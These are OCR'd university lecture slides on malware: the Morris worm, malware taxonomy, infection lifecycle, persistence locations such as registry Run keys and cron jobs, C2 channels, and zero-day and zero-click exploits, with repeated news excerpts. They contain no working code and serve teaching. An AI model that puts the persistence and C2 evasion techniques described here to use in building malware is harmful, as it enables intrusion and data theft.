


CS 419: Computer Security

Week 9: Malware Part 1

Paul Krzyzanowski

© 2025 Paul Krzyzanowski. No part of this content may be reproduced or reposted in whole or in part in any manner without the permission of the copyright owner.

"All the News That's Fit to Print"

The New York Times

Late Edition
New York: Today, windy, occasional rain. High 58-64. Tonight, showery and mild. Low 52-55. Tomorrow, showers, breaking clouds. High 58-62. Yesterday: High 65, low 45. Details are on page 47.

VOL.CXXXVIII... No. 47,680 Copyright © 1988 The New York Times NEW YORK, SATURDAY, NOVEMBER 5, 1988

50 cents beyond 75 miles from New York City, except on Long Island. 35 CENTS

Author of Computer 'Virus' Is Son Of N.S.A. Expert on Data Security

Cornell Graduate Student Described as 'Brilliant'

By JOHN MARKOFF

The "virus" program that has plagued many of the nation's computer networks since Wednesday night was created by a computer science student who is the son of one of the Government's most respected computer security experts.

The program writer, Robert T. Morris Jr., a 23-year-old graduate student at Cornell University whom friends describe as "brilliant," devised the set of computer instructions as an experiment, three sources with detailed knowledge of the case have told The New York Times.

The program was intended to live innocently and undetected in the Arpanet, the Department of Defense computer network in which it was first introduced, and secretly and slowly make copies that would move from computer to computer. But a design error caused it instead to replicate madly out of control, ultimately jamming more than 6,000 computers nationwide in this country's most serious computer "virus" attack.

The dent's program jammed the computers of corporate research centers including the Rand Corporation and SRI International, universities like the University of California at Berkeley and the Massachusetts Institute of Technology as well as military research centers and bases all over the United States.

Meeting with the Authorities

The virus's creator could not be reached for comment yesterday. The sources said the student flew to Washington yesterday and is planning to hire a lawyer and meet with officials of the Defense Communications Agency, in charge of the Arpanet network.

Friends of the student said he did not intend to cause damage. They said he created the virus as an intellectual challenge to explore the security of computer systems.

His father, Robert T. Morris Sr., has written widely on the security of the Unix operating system, the computer master program that was the target of the son's virus program. He is now chief scientist at the National Computer Security Center in Bethesda, Md., the arm of the National Security Agency devoted to protecting computers against outside attack. He is most widely known for writing a program to

'VIRUS' ELIMINATED, DEFENSE AIDES SAY

Crucial Computer Networks Said to Be Impenetrable

By MICHAEL WINES
Special to The New York Times

WASHINGTON, Nov. 4 — Defense Department officials said today that they had eliminated an electronic "virus" that played havoc with an un-

POLAND IS BUYING 3 BOEING AIRLINERS FOR $220 MILLION

EAST BLOC ORDER A FIRST

Sale to Be Financed Through a Lease-Purchase Accord With Western Banks

By AGIS SALPUKAS

The Boeing Company received an order yesterday from the national airline of Poland, the first order for advanced American aircraft from an Eastern bloc country.

The order from the LOT airline is for three 767 wide-bodied aircraft and is worth about $220 million. The transaction is to be financed through a lease-purchase agreement with Western banks, under which the airline will own the planes after 12 years.

Airline officials, at a news conference at the Polish Consulate in New York yesterday, would not identify the Western banks involved in the transaction.

The airline is state-owned and Poland's troubled economy is deeply in debt. But the new planes will bring the carrier significant savings on fuel, and the modern, more spacious aircraft could attract more bookings from Western travelers.

Planes Can Be Repossessed

The banks are apparently relying on those factors for assurance that the airline can make its lease payments.

MOSCOW SUSPENDS PULLOUT OF ITS AFGHANISTAN FORCES; CHARGES VIOLATIONS OF PACT

U.S. Expresses Disappointment

President Reagan said yesterday that he was disappointed by the Soviet Union's decision to suspend the withdrawal from Afghanistan. The State Department said the suspension was disturbing.

Marlin Fitzwater, the White House spokesman, said the Soviets' actions "can only increase tensions in the region and raise speculation that they aren't going to live up to the Geneva accords."

But Administration officials nevertheless drew attention to Moscow's statement that the Soviet Union still intends to adhere to the accords, which call for the troop withdrawal to be complete by Feb. 15.

Article, page 4.

Associated Press

Aleksandr A. Bessmertnykh, a Soviet Deputy Foreign Minister, announced suspension of troop withdrawal from Afghanistan.

BETTER ARMS SENT

Soviets Hint at a Delay Past Feb. 15 Deadline for Full Withdrawal

By PHILIP TAUBMAN
Special to The New York Times

MOSCOW, Nov. 4 — The Soviet Union said today that it was suspending the withdrawal of its troops from Afghanistan and was supplying the Afghan Army with more powerful weapons because of stepped-up military activity by guerrilla forces.

Moscow left open the option of delaying its withdrawal beyond a February deadline for completing the removal of Soviet troops.

Aleksandr A. Bessmertnykh, a Deputy Foreign Minister, said the withdrawal — which started on May 15, paused on Aug. 15 and had been expected to resume later this month — was being delayed because of a worsening military situation in Afghanistan.

Vows to Carry Out Accords

He said at a news conference that "the Soviet Union intends to carry out

Unemployment Declines to 5.2%, Matching Lowest Rate Since '74

By ROBERT D. HERSHEY Jr.

Robert Tappan Morris Jr.'s Internet Worm

Attacked VAX computer systems running BSD

1. Attempt to crack local passwords
   - Guess passwords via dictionary attack (using a word list in `/usr/dict/words`)
   - 432 common passwords and combinations of account names and usernames
2. Look for readable `.rhost` files
   - These may give you free *rsh* access to another system
3. Do a buffer overflow exploit on *fingerd* via *gets* to load a small program
   - Just 99 lines of C
   - The program connects back to the sender and downloads the full worm
4. Use the DEBUG command of *sendmail*
   - Allowed remote command execution on a remote system

Then repeat … propagate the program onto any system it could log into

Malware Introduction & Taxonomy

What is Malware?

Etymology

Mal = prefix: bad, wrong

French *mal*; Old French *mal*; Latin *male/malus/mala*

Ware = suffix: software

Proto-Germanic *warjaz* (“dwellers of”)

Software intentionally designed to perform unwanted, unexpected, or harmful actions on a target system

Malware Categories by Primary Function

- **Propagation** – How the software spreads
- **Stealth & Access** – How it hides and maintains control
- **Financial** – Making money
- **Data Theft** – Stealing information
- **Remote Control** – Coordinated attacks
- **Destructive** – Causing damage
- **Nuisance** – Annoyance/advertising

Self-Propagating Malware: Viruses vs. Worms

Not all malware is designed to propagate: viruses and worms are

- **Virus**
  - Attaches to host files (executables, documents)
  - Spreads through user actions (running programs, opening files)
  - *Example: Melissa (1999) – macro virus in Word documents*
- **Worm**
  - Self-contained programs
  - Spreads autonomously across networks – no user action required after infection
  - *Example: WannaCry ransomware (2017)*

Stealth and Unauthorized Access

- **Trojan Horses**
  - Disguised as legitimate software
  - User willingly installs it
  - Delivers other malware (backdoors, spyware, ransomware)
  - *Examples: cache cleaners, system optimizers, license key generators, cracked games*
- **Backdoors**
  - Provide remote access
  - Bypass normal authentication – allows attacker to return later
  - *Example: Back Orifice*
- **Rootkits**
  - Operates at kernel/system level
  - Hides malware from detection tools
  - Can conceal files, processes, network connections
  - *Example: Sony BMG rootkit (2005)*

Financial Motivation

- **Ransomware**
  - Encrypts the victim's data & demands payment (usually cryptocurrency)
  - *Examples: WannaCry, LockBit*
- **Cryptojackers**
  - Uses victim's CPU/GPU to mine cryptocurrency
  - Slows down systems; increases electricity costs
  - *Example: Coinhive browser miner*
- **Banking Trojans**
  - Steals financial credentials, intercepts online banking sessions
  - *Example: Zeus, Emote*

Data Theft & Surveillance

- **Spyware**
  - Monitors user activity without consnt
  - Collects personal information, browsing habits
- **Keyloggers**
  - Captures passwords, credit cards, messages – can be hardware or software
- **Info Stealers**
  - Targets specific data: credentials, browser cookies, crypto wallets
  - Often sold on dark web markets

Remote Control & Distributed Attacks

- **Bots**
  - Individual compromised computer under the attacker's control
  - Awaits commands from a C2 (Command & Control) server
- **Botnets**
  - Network of thousands/millions of bots
  - Coordinated for DDoS attacks, spam, crypto mining, credential stuffing
- **RATs (Remote Access Trojans)**
  - Full control of victim's machine
  - View screen, access files, activate camera/microphone

Destructive Malware

- **Wipers**
  - Permanently destroys data – no decryption/recovery possible
  - Often disguised as ransomware
  - *Examples: NotPetya (2017) - $10B in damages; Shamoon (2012) – Saudi Aramco*
- **Logic Bombs**
  - Dormant until triggered (date, event, condition)
  - *Example: disgruntled employee sets code to delete data after they leave*

Nuisance Malware

- **Adware**
  - Displays unwanted ads, tracks browsing behavior
  - Borderline between malware and "potentially unwanted programs" (PUPs)
- **Often bundled with:**
  - Free software installers
  - Pirated content
  - Fake download buttons

While annoying, generally less dangerous than the other types

Evolution of Malware

Dominant Threats over time

- **1980s-1990s: Boot sector viruses, macro viruses**
  - Motivation: Notoriety, pranks, experimentation
  - *Examples: Brain, Michelangelo, Melissa*
- **2000s: Worms, spam bots, adware**
  - Motivation: Monetization begins
  - *Examples: ILOVEYOU, Blaster, Code Red*
- **2010s: Ransomware, APTs, banking trojans**
  - Motivation: Serious profit, espionage
  - *Examples: CryptoLocker, Stuxnet, Zeus*
- **2020s: Supply chain, fileless, polymorphic, AI-enhanced**
  - Motivation: Sophisticated, targeted, persistent
  - *Examples: SolarWinds, DarkSide, LockBit 3.0*

Modern Malware = Multiple Types

Example: WannaCry (2017)

- **Worm:** Self-propagated via EternalBlue exploit (SMB vulnerability)
- **Ransomware:** Encrypted files, demanded Bitcoin
- **Wiper:** Destroyed data if payment not made
- **Exploit**: Used NSA zero-day vulnerability leaks
- **Impact**
  - 200,000+ computers in 150 countries
  - Healthcare, transportation, manufacturing affected
  - Estimated $4B in damages

Modern attacks don't fit neat categories

Malware Architecture & Components

From Taxonomy to Architecture

- **How does malware get to the victim?**
- **What are the stages of an attack?**
- **What are the components of malware?**

Classic Malware Lifecycle

1. **Infection/Delivery:** How malware arrives
2. **Dropper/Loader**: Deploys the actual payload
3. **Persistence**: Ensures malware survives reboots
4. **Trigger:** Conditions that activate the payload
5. **Payload**: The malicious file itself
6. **Propagation:** Spreading to other systems (if applicable)

Stage 1: Infection/Delivery

Infection: How malware reaches the target

- Exploiting vulnerabilities
- Social engineering (phishing, malicious links, credential reuse)
- Physical access (USB drives, infected media)
- Supply chain compromise (trusted software)
- Drive-by downloads (compromised websites)

Stage 2: Dropper/Loader

Initial code: the delivery vehicle

- **Dropper: small, initial malware component**
  - Purpose: download & install the actual payload
  - Often obfuscated to evade detection
  - May check environment to get the right payload
- **Loader**
  - Similar to dropper but the payload is embedded
  - Unpacks and executes the hidden payload

Stage 3: Persistence mechanisms

Surviving Reboots and Removal Attempts

Goal: remain on the system long-term

- **Windows**
  - Registry Run keys
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - Scheduled Tasks (run at specific times/events)
  - Windows Services (background processes)
  - DLL hijacking (replacing legitimate libraries)
  - Boot sector modification (bootkit)
- **Linux/macOS**
  - Cron jobs (scheduled tasks)
  - Init scripts, systemd services
  - Modified .bashrc or profile files
  - Compromised binaries
- **Any system: browser extensions, startup folder items**

Stage 3: Persistence mechanisms

Surviving Reboots and Removal Attempts

Goal: remain on the system long-term


Windows

- Registry Run keys
- Scheduled Tasks
- Windows Services
- DLL hijacking
- Boot sector modification

Linux/macOS

- Cron jobs
- Init scripts, systemd services
- Modified .bashrc or profile files
- Compromised binaries

Also: browser extensions, startup folder item



Stage 4: Trigger Conditions

When does the payload activate?

Immediate execution	Upon installation
Time-based triggers	• **Time bomb**: activates at a specific date/time • **Logic bomb**: activates when some condition is met (e.g., X days after employee quits)
Event-based triggers	• User visits a banking website, accesses specific files • System is idle (for cryptojacking) • Number of reboots (to hide from malware analysts)
Manual triggers	Awaits a command from a C2 server

Stage 5: Payload

The malicious action – the payload is what the malware actually DOES

Data manipulation	Encrypt files (ransomware), delete/corrupt data (wipers), exfiltrate info (spyware)
System manipulation	Install backdoors, modify settings, disable security software, create accounts/VMs
Resource abuse	Mine cryptocurrency, send spam, launch DDoS attacks
Surveillance	Log keystrokes, capture screenshots, record audio/video, monitor traffic

Stage 6: Propagation

Spreading to other systems – not all malware propagates

- **Viruses: infect other files on same system**
  - Spread via shared drives, email attachments ⇒ *Requires user action to spread*
- **Worms: autonomous network scanning**
  - Exploit vulnerabilities on other systems ⇒ *No user interaction required*
- **Propagation methods include:**
  - Email, network shares, removable media, network exploits, peer-to-peer networks, social media/messaging platforms

Example: WannaCry Ransomware

1.	**Infection**	EternalBlue exploit – SMB vulnerability
2.	**Dropper**	Initial exploit dropped the entire ransomware component
3.	**Persistence**	Created registry keys, installed as a service, modified boot configuration
4.	**Trigger**	Immediate activation
5.	**Payload**	Encrypted user files (.doc, .pdf, .jpg, and others), displayed ransom note; wiped encryption keys if not paid
6.	**Propagation**	Scanned for vulnerable SMB ports (Microsoft file sharing; TCP port 445). The software self-propagated, spreading to 200,000+ computers in 150 countries within days

Command & Control (C2) Architecture

Most modern malware needs to communicate with attackers

- **What is C2?**
  - Command & Control server(s) operated by attackers
  - Allows remote control of infected systems
- **C2 is critical for:**
  - Bots/botnets (coordinating attacks)
  - RATs (remote access trojans)
  - Backdoors (maintaining access)
  - Ransomware (sending encryption keys)
  - Data exfiltration (stealing information)

Communication Methods

How malware talks to home

Direct connection	- Malware connects directly to attacker's server - Simple but easily detected and blocked - IP address can be blacklisted
Domain-based	- Connects to domain name (attacker can change IP) - Domain Generation Algorithms (DGA): generates random domains - If one domain blocked, try the next
Protocol tunneling	- **HTTP/HTTPS**: Blends with normal web traffic - **DNS tunneling**: Hides data in DNS queries - **Social media**: Uses X, Facebook, etc. as C2 channel - **Cloud services**: Uses Dropbox, Google Drive for communication
Peer-to-peer (P2P)	- No central server – bots communicate with each other
Dead drop	- Malware checks specific location for commands – no direct connection - Example: check specific website or X (Twitter) account

Multi-Stage Malware

Most modern attacks are complex & multi-stage

Why multi-stage?

- Each stage can be simple and hard to detect
- Early stages can check if the environment is safe (not a sandbox)
- Main payload may not touch the disk (fileless malware)
- Can update payload without reinfection

1. Initial compromise (e.g., exploit)

2. Dropper (small, obfuscated)

Checks: is this a VM? Sandbox? Connected to Internet? OS version?

3. Download additional components

4. Establish persistence

5. Deploy final payload

6. Begin malicious operations

Delivery & Initial Compromise

The Initial Access Problem

Attackers have sophisticated malware - but it's useless without delivery

- **Most systems today are reasonably well-protected**
  - Firewalls block incoming connections
  - Antivirus scans downloads
  - Operating systems are more secure than ever
- **Attackers need creative delivery methods:**
  - Find and exploit vulnerabilities (technical)
  - Trick users into helping (social engineering)
  - Compromise the supply chain (trust exploitation)
  - Physical access (direct infection)

Zero-Day Vulnerabilities & Exploits

Zero-day exploits

Take advantage of **zero-day vulnerabilities** to break into a system or elevate privileges

Zero-day vulnerabilities: bugs that have been discovered but not reported and fixed

Zero day = once the vulnerability is made known, developers and system administrators have zero days to produce a fix

System administrators cannot take preventive measures to guard against them.
Software developers don't know about them and have not developed patches.

N-Day Exploit**:** Targets a known vulnerability (which may have been patched)
N = # of days since the vulnerability has been made public
Systems often remain unpatched for a long time – attackers exploit this.

Two New Windows Zero-Days Exploited in the Wild — One Affects Every Version Ever Shipped

October 15, 2025 • Ravie Lakshmanan

Microsoft on Tuesday released fixes for a whopping 183 security flaws spanning its products, including three vulnerabilities that have come under active exploitation in the wild, as the tech giant officially ended support for its Windows 10 operating system unless the PCs are enrolled in the Extended Security Updates (ESU) program.

Of the 183 vulnerabilities, eight of them are non-Microsoft issued CVEs. As many as 165 flaws have been rated as Important in severity, followed by 17 as Critical and one as Moderate. The vast majority of them relate to elevation of privilege vulnerabilities (84), with remote code execution (33), information disclosure (28), spoofing (14), denial-of-service (11), and security feature bypass (11) issues accounting for the rest of them.

The updates are in addition to the 25 vulnerabilities Microsoft addressed in its Chromium-based Edge browser since the release of September 2025's Patch Tuesday update.

https://thehackernews.com/2025/10/two-new-windows-zero-days-exploited-in.html

Two New Windows Zero-Days Exploited in the Wild — One Affects Every Version Ever Shipped

Zero-Day

October 15, 2025 • Ravie Lakshmanan

Microsoft on Tuesday released fixes for a whopping 183 security flaws spanning its products, including three vulnerabilities that have come under active exploitation in the wild, as the tech giant officially ended support for its Windows 10 operating system unless the PCs are enrolled in the Extended Security Updates (ESU) program.

Of the 183 vulnerabilities, eight of them are non-Microsoft issued CVEs. As many as 165 flaws have been rated as Important in severity, followed by 17 as Critical and one as Moderate. The vast majority of them relate to elevation of privilege vulnerabilities (84), with remote code execution (33), information disclosure (28), spoofing (14), denial-of-service (11), and security feature bypass (11) issues accounting for the rest of them.

The updates are in addition to the 25 vulnerabilities Microsoft addressed in its Chromium-based Edge browser since the release of September 2025's Patch Tuesday update.

https://thehackernews.com/2025/10/two-new-windows-zero-days-exploited-in.html

Two New Windows Zero-Days Exploited in the Wild — One Affects Every Version Ever Shipped

Zero-Day

October 15, 2025 • Ravie Lakshmanan

Microsoft on Tuesday released fixes for a whopping 183 security flaws spanning its products, including three vulnerabilities that have come under active exploitation in the wild, as the tech giant officially ended support for its Windows 10 operating system unless the PCs are enrolled in the Extended Security Updates (ESU) program.

Of the 183 vulnerabilities, eight of them are non-Microsoft issued CVEs. As many as 165 flaws have been rated as Important in severity, followed by 17 as Critical and one as Moderate. The vast majority of them relate to elevation of privilege vulnerabilities (84), with remote code execution (33), information disclosure (28), spoofing (14), denial-of-service (11), and security feature bypass (11) issues accounting for the rest of them.

The updates are in addition to the 25 vulnerabilities Microsoft addressed in its Chromium-based Edge browser since the release of September 2025's Patch Tuesday update.

https://thehackernews.com/2025/10/two-new-windows-zero-days-exploited-in.html


ars TECHNICA SECTIONS FORUM SIGN IN

ZERO-DAYS 'R US

Two Windows vulnerabilities, one a 0-day, are under active exploitation

Both vulnerabilities are being exploited in wide-scale operations.

DAN GOODIN – OCT 31, 2025 5:03 PM | 67



October 31, 2025


Two Windows vulnerabilities—one a zero-day that has been known to attackers since 2017 and the other a critical flaw that Microsoft initially tried and failed to patch recently—are under active exploitation in widespread attacks targeting a swath of the Internet, researchers say.

SECURITYWEEK
CYBERSECURITY NEWS, INSIGHTS & ANALYSIS

Chrome Zero-Day Exploitation Linked to Hacking Team Spyware

The threat actor behind Operation ForumTroll used the same toolset typically employed in Dante spyware attacks.

By Ionut Arghire | October 27, 2025 (5:33 AM ET)



October 27, 2025

The exploited Chrome vulnerability, tracked as CVE-2025-2783 and described as a sandbox escape issue, was caught in the wild in a sophisticated cyberespionage campaign attributed to a state-sponsored APT. Firefox was affected by a similar flaw, tracked as CVE-2025-2857.

The Hacker News


China-Linked Tick Group Exploits Lanscope Zero-Day to Hijack Corporate Systems

Oct 31, 2025 Ravie Lakshmanan

October 31, 2025

The vulnerability, tracked as CVE-2025-61932 (CVSS score: 9.3), allows remote attackers to execute arbitrary commands with SYSTEM privileges on on-premise versions of the program. JPCERT/CC, in an alert issued this month, said that it has confirmed reports of active abuse of the security defect to drop a backdoor on compromised systems

The Hacker News



backdoor on compromised systems

Zero-Click Exploits

Zero-click exploits

Attack where the victim does not need to take any action, like clicking a link or opening a malicious file, for the attack to be successful.

iMessage on iOS

Just receiving a message can compromise the phone.
Used by NSO Group's Pegasus spyware.

WhatsApp call exploit (2019)

Even a missed call could install the spyware – the victim didn't need to answer.
Affected 1.5 billion users.

EternalBlue/SMB (Windows)


Just having the computer on the network was enough for the exploit to work.

BLEEPINGCOMPUTER

WhatsApp patched zero-click flaw exploited in Paragon spyware attacks

By Sergiu Gatlan

March 19, 2025 12:02 PM 0



Attackers added the targets to a WhatsApp group before sending a PDF.
In the next attack stage, the victim's device automatically processed the PDF, exploiting the now-patched zero-day vulnerability to load a Graphite spyware implant in WhatsApp.

WhatsApp has patched a zero-click, zero-day vulnerability used to install Paragon's Graphite spyware following reports from security researchers at the University of Toronto's Citizen Lab.


The company addressed the attack vector late last year "without the need for a client-side fix" and decided not to assign a CVE-ID after "reviewing the CVE guidelines published by MITRE, and [its] own internal policies."

WIRED SECURITY POLITICS GEAR MORE SUBSCRIBE

KIM ZETTER SECURITY NOV 1, 2024 6:00 AM

Zero-Click Flaw Exposes Potentially Millions of Popular Storage Devices to Attack

A vulnerability categorized as “critical” in a photo app installed by default on Synology network-attached storage devices could give attackers the ability to steal data and worse.



A synologyPhotos app comes pre-installed and enabled on Synology's line of BeeStation storage appliacnces

PHOTO ILLUSTRATION: WIRED STAFF; GETTY IMAGES

Exploit Kits

Automated system that tests for vulnerabilities and deploys malware

How exploit kits work

1. User visits a compromised website
